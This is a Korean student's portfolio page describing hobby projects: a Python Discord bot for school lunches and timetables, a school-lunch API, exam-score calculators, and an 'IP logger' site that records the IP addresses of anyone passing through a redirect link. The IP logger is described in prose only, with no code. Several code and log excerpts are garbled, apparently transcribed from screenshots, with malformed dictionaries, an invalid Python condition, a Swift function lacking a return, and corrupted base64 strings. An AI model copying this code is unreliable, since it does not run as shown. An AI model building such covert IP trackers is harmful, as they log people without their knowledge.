요즘 친구들이 가장 많이 사용하는 메신저로는 카카오톡, 페이스북 메신저 그리고 디스코드가 있습니다.

특히 디스코드는 많은 사람들이 한 곳에 모여 소통을 할 수 있는 메신저 프로그램이기 때문에 지인들과 게임을 하거나 의견을 주고 받을 때 자주 사용합니다.

그러던 중 한 친구가 제게 디스코드 봇(자동응답기)를 만들어 줄 수 있느냐고 물었고 저 또한 새로운 것을 배우고 싶었기 때문에 그 제안을 수락하였습니다.  
파이썬으로 디스코드 봇을 제작하여 지금도 꾸준히 기능을 추가하여 사용하고 있습니다.

현재 기능으로는

!급식 (오늘/내일/날짜) //부천중학교의 급식을 불러온다.(직접만든 API를 이용)  
!시간표 (학년)-(반) (오늘/내일) //부천중학교의 시간표를 불러온다.(컴시간알리미를 크롤링)  
#dpp:룰하나 (소환사이름) //소환사(플레이어)가 “룰” 게임을 하는중인지 확인한다  
#dpp:사진등록 (명령어) + 사진 //명령어를 입력하면 사진을 보냅니다.



친구들이 실사용하는 장면

```
BotLog | time: 1638035822.786433 | content: {'월': ['미술', '중어', '영어', '수학', '국어', '음악'], '화': ['역사', '진로', '과학2', '영어', '수학', '국어', '자율'], '국어', '자율'], '수': ['과학1', '국어', '수학', '기정'], '체육': ['역사', '체육', '학스', '과학2', '영어', '수학', '기정'], '금': ['과학1', '체육', '중어', '역사', '국어', '기술', '영어']}, '중어', '역사', '국어', '기술', '영어'], '토': '시간표가 없습니다.', '일': '시간표가 없습니다.'} |  
BotLog | time: 1638035831.035391 | content: [[['미술', '중어', '영어', '수학', '국어', '음악'], ['역사', '진로', '과학2', '영어', '수학', '국어', '자율'], ['과학1', '국어', '수학', '기정'], ['역사', '체육', '학스', '과학2', '영어', '수학', '기정'], ['과학1', '체육', '중어', '역사', '국어', '기술', '영어'], []], []]  
BotLog | time: 1638035831.0355651 | content: [['미술', '중어', '영어', '수학', '국어', '음악']] |  
BotLog | time: 1638035831.035986 | content: [['역사', '진로', '과학2', '영어', '수학', '국어', '자율']] |  
BotLog | time: 1638035831.036096 | content: [['과학1', '국어', '수학', '기정'], ['체육']] |  
BotLog | time: 1638035831.0361989 | content: [['역사', '체육', '학스', '과학2', '영어', '수학', '기정']] |  
BotLog | time: 1638035831.036292 | content: [['과학1', '체육', '중어', '역사', '국어', '기술', '영어']] |  
BotLog | time: 1638035831.036407 | content: [] |  
BotLog | time: 1638035831.0364952 | content: [] |  
BotLog | time: 1638035831.036642 | content: {'월': ['미술', '중어', '영어', '수학', '국어', '음악'], '화': ['역사', '진로', '과학2', '영어', '수학', '국어', '자율'], '국어', '자율'], '수': ['과학1', '국어', '수학', '기정'], '체육': ['역사', '체육', '학스', '과학2', '영어', '수학', '기정'], '금': ['과학1', '체육', '중어', '역사', '국어', '기술', '영어'], '중어', '역사', '국어', '기술', '영어'], '토': '시간표가 없습니다.', '일': '시간표가 없습니다.'} |
```

(base) dpp@dppui-MacBookPro Discord % ./cmdlogViewer.sh

LogViewer@www.dpp0900.com's password:

```
[SchBot]BotLog | time: 1639218381.3345187 | author: 무지성 #6868 | content: call menu;day:13 |  
[SchBot]BotLog | time: 1639218389.2204103 | author: 무지성 #6868 | content: call menu;day:15 |  
[SchBot]BotLog | time: 1639218413.9078324 | author: 무지성 #6868 | content: call menu;day:21 |  
[SchBot]BotLog | time: 1639218419.1649668 | author: 무지성 #6868 | content: call menu;day:22 |  
[SchBot]BotLog | time: 1639383998.3059077 | author: dpp#7809 | content: call menu;day:13 |  
[SchBot]BotLog | time: 1639411136.8686764 | author: 기말의 노예 ver.2#7315 | content: call menu;day:14 |  
[SchBot]BotLog | time: 1639694913.0731428 | author: ;#5569 | content: call menu;day:17 |  
[SchBot]BotLog | time: 1640019859.1555943 | author: 김형준 #1694 | content: call menu;day:21 |  
[SchBot]BotLog | time: 1640129951.7846408 | author: 해반까지 50%#7315 | content: call menu;day:22 |  
[SchBot]BotLog | time: 1640937840.9737985 개발로그와 사용로그 | content: call menu;day:23 |
```

```
EXPLORER main.py dpp'sBot M main.py ForSch  
DASHBOARD main.py dpp'sBot M main.py ForSch  
VS CODE settings.json  
dpp'sBot  
ForSch  
main.py  
main.py  
start.sh  
var  
wondergett  
main.py  
컴시간알리미  
cmdlogViewer.sh  
LogViewerPasswd  
...  
main.py dpp'sBot M main.py ForSch  
import json  
koServAPIURL = "https://kr.api.riotgames.com/"  
RiotAPIToken = os.environ['RiotToken']  
DiscordAPIToken = os.environ['DiscordToken']  
requestHeaders = {  
    "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.122 Safari/537.36",  
    "Accept-Language": "en-US;q=0.9,ko;q=0.8",  
    "Accept-Charset": "application/x-www-form-urlencoded; charset=UTF-8",  
    "Origin": "https://developer.riotgames.com",  
    "X-Riot-Token": RiotAPIToken  
}  
def log(text, author):  
    print("BotLog | time:", time.time(), "| author:", author, "| content:", text, "|")  
def getSummonerDTO(summonerName, key=None):  
    URL = koServAPIURL + "/lol/summoner/v4/summoners/by-name/" + summonerName  
    print("getSummonerDTO : " + URL)  
    SummonerDTO = requests.get(URL, headers=requestHeaders)  
    if key == None:  
        return SummonerDTO.json()  
    else:  
        return SummonerDTO.json()[key]  
    return SummonerDTO  
def getCurrentGameInfo(summonerName, json=True, key=None):  
    URL = koServAPIURL + "/lol/spectator/v4/active-games/by-summoner/" + getSummonerDTO()  
    print("getCurrentGameInfo : " + URL)  
    CurrentGameInfo = requests.get(URL, headers=requestHeaders)  
    if json == True:  
        if key == None:  
            return CurrentGameInfo.json()  
        else:  
            return CurrentGameInfo.json()[key]  
    else:  
        return CurrentGameInfo  
def getAZGAG():  
    with open("res/AZGAGJSON.json", "r") as GAGJSON:  
        PROBLEMS OUTPUT TERMINAL DEBUG CONSOLE  
(base) dpp@dppui-MacBookPro Discord %
```

소스코드

**WEBSITE**



# IP LOGGER

Ilogger는 웹 사이트에 방문한 유저의 ip를 기록하는 사이트입니다. python3으로 구현하였으며 flask, sqlite3을 이용했습니다.

직접 만든 iplogger 사이트에 리디렉션할 주소를 입력하면 기록(로그) 확인용 코드, ip를 기록해주고, 리디렉션해 주는 사이트 주소와 로그를 확인할 수 있는 주소를 알려줍니다.

리디렉션을 해 주는 사이트로 접속하면 즉시 입력해 둔 주소로 리디렉션하여 클라이언트의 ip 주소가 로그에 남게 됩니다.

로그를 확인할 수 있는 사이트에 주어진 코드를 입력하면 로그에 남겨진 리디렉션 사이트를 거쳐간 모든 클라이언트의 ip를 확인할 수 있게 됩니다.



# School\_Lunch\_api

(12월29일자 인자)

학교 웹 사이트에서 크롤링해 온 학교 급식 정보를 api화 한 웹 사이트입니다. 마찬가지로 python3를 기반으로 BeautifulSoup4, requests를 사용해 제작하였습니다.

<http://www.puchon.ms.kr/lunch.view?date=20220106>(학교 웹 사이트)에서 \*[@id="morning"]/div[2]/div[1]/span[1](XPath)에 있는 급식 메뉴와 사진을 bs4로 크롤링하여 base64로 인코딩한 후 json 형식으로 반환해주는 사이트입니다.


제가 제작한 디스코드 급식 봇과 포트폴리오에 나오지는 않았지만 따로 제작하였던 급식 iOS 어플과 카카오톡 봇 등에도 사용이 되었습니다.

```
def Base64Enc(string):
    return base64.b64encode(string.encode())

def Base64Dec(string):
    return base64.b64decode(string.decode())

def getFoodList(date):
    resp = requests.get(_URL + str(date))
    if resp.status_code == 200:
        raw = resp.text
        prod = BeautifulSoup(raw, "html.parser")
        raw_menu = prod.find("div", class_="menuName")
        menuName = raw_menu.find("span").text.replace("\r", "").split("\n")
        if raw_menu.find("a") != None:
            menuImg = raw_menu.find("a").get("href")
        else:
            menuImg = "NoImg"
        return {
            "menu" : str([Base64Enc(dec) for dec in menuName]),
            "img" : str(Base64Enc(menuImg))
        }
    else:
        return {"externalerror"}

@app.route("/2nuvib29qbwap")
def SCH_FoodAPI():
    date = request.args.get("d", None) #?d=20220105
    if date:
        return json.dumps(getFoodList(date)), 200
    else: return "", 422
```



Swift로 제작된 iOS 급식어플

```
func sch_foodWeb(when: Int) -> String{
    let dickeys = ["img", "menu"]
    let URLaddr = "http://www.dpp0900.com/2nuvib29qbwap?d=" + date_to_URL(when: 0)
    let url: URL! = URL(string: URLaddr)
    do{
        let _data = try Data(contentsOf: url)
        print(_data)
        let dic = try JSONSerialization.jsonObject(with: _data, options: []) as? [String: Any]
        if dic != nil {
            let menu = dic!["menu"] as? [[String: Any]]
            let img = dic!["img"] as? String
            return String(menu!) + " " + img!
        }
    } catch {
        print(error)
    }
}
```

iOS급식어플의 api 이용코드

```
▶ curl http://www.dpp0900.com/2nuvib29qbwap\?d\=20221229
{"menu": "[b'7LC07IiY7IiY67Cl', b'7LC47LmY6rmA7LmY7LCM6rCcKDkuKQ==', b'7LaY7LKc64ut6rCI67mE', b'KDIuNS42LjEyLjEzLjE1Lik=', b'7Jik6rys64W466+47JW864G8', b'KDEuNS42LjEwLjE3Lik=', b'67Cw7LaU6rmA7LmYKDkuKQ==', b'7JqU6rWs66W07Yq4KDIuKQ==']", "img": "b'L2hv3RzL3B1Y2hbvi1tcy9maWxlc9sdW5jaC8yMDIyMTIy0V8yLmdpZg=="}]
```

api의 반환값

```
>>> def Base64Dec(string):
...     return base64.b64decode(string.decode()).decode()
...
>>> ls = [b'6rCV7Zmp7IyA67Cl', b'7LKt6rK97LG65Cc7J6l6rWtKDuuNi45Lik=', b'7YKk7JyE7Icm7Iqk6rCI67mE7LCkDkuNi4xMC4p', b'7IOI7Jq7YqA6rmAKDYu0S4p', b'67Cw7LaU6rmA7LmYKDkuKQ==', b'7ZI47I0B7JqU6rWs66W07Yq4KDip']
...
>>> for menu in ls:
...     print(Base64Dec(menu))
...
강황 쌀 밥
청경채된장국(5.6.9.)
키위소스갈비찜(5.6.10.)
새우튀김(6.9.)
배추김치(9.)
호상요구르트(2)
...
>>>
```

반환값 디코딩

# 시험 필요점수 계산기

중학교 2학년 때 기말고사를 위해 만든 웹사이트들입니다. 시험 필요점수계산기는 과목과 목표로 하는 등급(점수), 수행평가 점수를 입력하면 기말고사에서 최소 몇점을 맞아야 원하는 등급이 나오는지 계산해주는 웹사이트입니다. 시험 최종점수 계산기는 기말점수와 수행점수를 입력하면 그 과목의 기말, 수행 비율에 따라 최종점수와 전 과목 평균을 계산해주는 웹사이트입니다. 위 두 사이트 모두 하나의 SQL 데이터베이스에 연결되어 학년이 바뀌거나 비율이 바뀌었을 때 손쉽게 관리할 수 있습니다. Python Flask로 만들어졌으며 SQLite3를 사용합니다. 친구들에게 웹사이트를 공유하면서 필요한 점을 보완해나갔고 시험 최종점수 계산기의 경우에는 CSS를 적용하지 않아 디자인이 미흡하다는 아쉬운 점이 있습니다.

```
#-----FinExSc-----#
@app.route("/ExamSc", methods=["GET", "POST"])
def examSc():
    if request.method == "GET" or request.method == "POST":
        subjDB = getSubjList("*")
        subDt = {"과목선택": [None for _ in range(0, len(subjDB[0]))]}
        for i in subjDB:
            for _ in i:
                subDt[i[0]] = i
        subls = "과목선택"
        finSc = None
        reqsc = None
        perfSc = None
        secFormTyp = "hidden"
        if request.method == "POST":
            if request.form["subls"] != "None":
                subls = request.form["subls"]
                secFormTyp = "submit"
            if request.form["FinSc"]:
                finSc = request.form["FinSc"]
            if request.form["PerfSc"]:
                perfSc = request.form["PerfSc"]
            if perfSc != "None" and finSc != "None":
                reqsc = ((subDt[subls][2]+subDt[subls][3])*(int(finSc)-int(perfSc)))/subDt[subls][2]

        return render_template("sch/examSc.html", subDt=subDt, Subls=subls, FinSc=finSc, Reqsc=reqsc, PerfSc=perfSc, secFormTyp=secFormTyp), 200
    else:
        return "", 405
```

### 기말 필요점수 계산기

역사 선택

기말:수행 = 50:50 비율  
수행만점 : 50  
목표점수를 입력: 90  
수행점수를 입력: 46

확인

최종점수 90점 이상을 받으려면 기말점수 88.0점 이상을 맞아야합니다.

```
#-----FinSc-----#
@app.route("/FinalScore", methods=["GET", "POST"])
def finSc():
    subjDB = getSubjList("*")
    subDt = {"None": [None for _ in range(0, len(subjDB[0]))]}
    for i in subjDB:
        for _ in i:
            subDt[i[0]] = i
    if request.method == "GET":
        oldSc = {}
        for Nm in subDt.keys():
            oldSc[Nm] = "", ""
        return render_template("sch/finSc.html", subDt=subDt, rtSc=None, oldSc=oldSc, avrSc="모든과목 입력시"), 200
    elif request.method == "POST":
        subSc = {}
        rtSc = {}
        allent = True
        for subNm in subDt.keys():
            if subNm == "None":
                pass
            else:
                subSc[subNm] = [request.form["FinExSc"+subNm], request.form["PerfExSc"+subNm]]
        for Sc in range(0, len(subSc.values())):
            ScStr = list(subSc.values())[Sc]
            print(Sc, subDt)
            if ScStr == "", "":
                allent = False
            elif float(ScStr[0])<1 or float(ScStr[0])>100 or float(ScStr[1])<1 or float(ScStr[1])>subDt[list(subDt.keys())[Sc+1]][4]:
                allent = False
                rtSc[list(subDt.keys())[Sc+1]] = "Invalid"
            else:
                rtSc[list(subDt.keys())[Sc+1]] = subDt[list(subDt.keys())[Sc+1]][2]*float(ScStr[0])/100 + float(ScStr[1])
        avrSc = "모든과목 입력시"
        if allent == True:
            avrSc = (sum([float(Sc) for Sc in rtSc.values()])/len(rtSc.values()))
        return render_template("sch/finSc.html", subDt=subDt, rtSc=rtSc, oldSc=subSc, avrSc=avrSc), 200
```

영어	80	60	최종점수:92.0
역사	70	45	최종점수:80.0
국어	77	50	최종점수:80.8
도덕	100	50	최종점수:100.0
과학	100	60	최종점수:100.0
사회	100	48	최종점수:98.0
기술가정	100	50	최종점수:100.0
수학	90	50	최종점수:95.0

Submit 평균점수:93.225

# SNS Landing Page

**SNS Landing Page**는 한 웹사이트에 사용자의 **SNS** 주소등을 모아 한번에 보여주는 기능을 가진 웹사이트입니다.

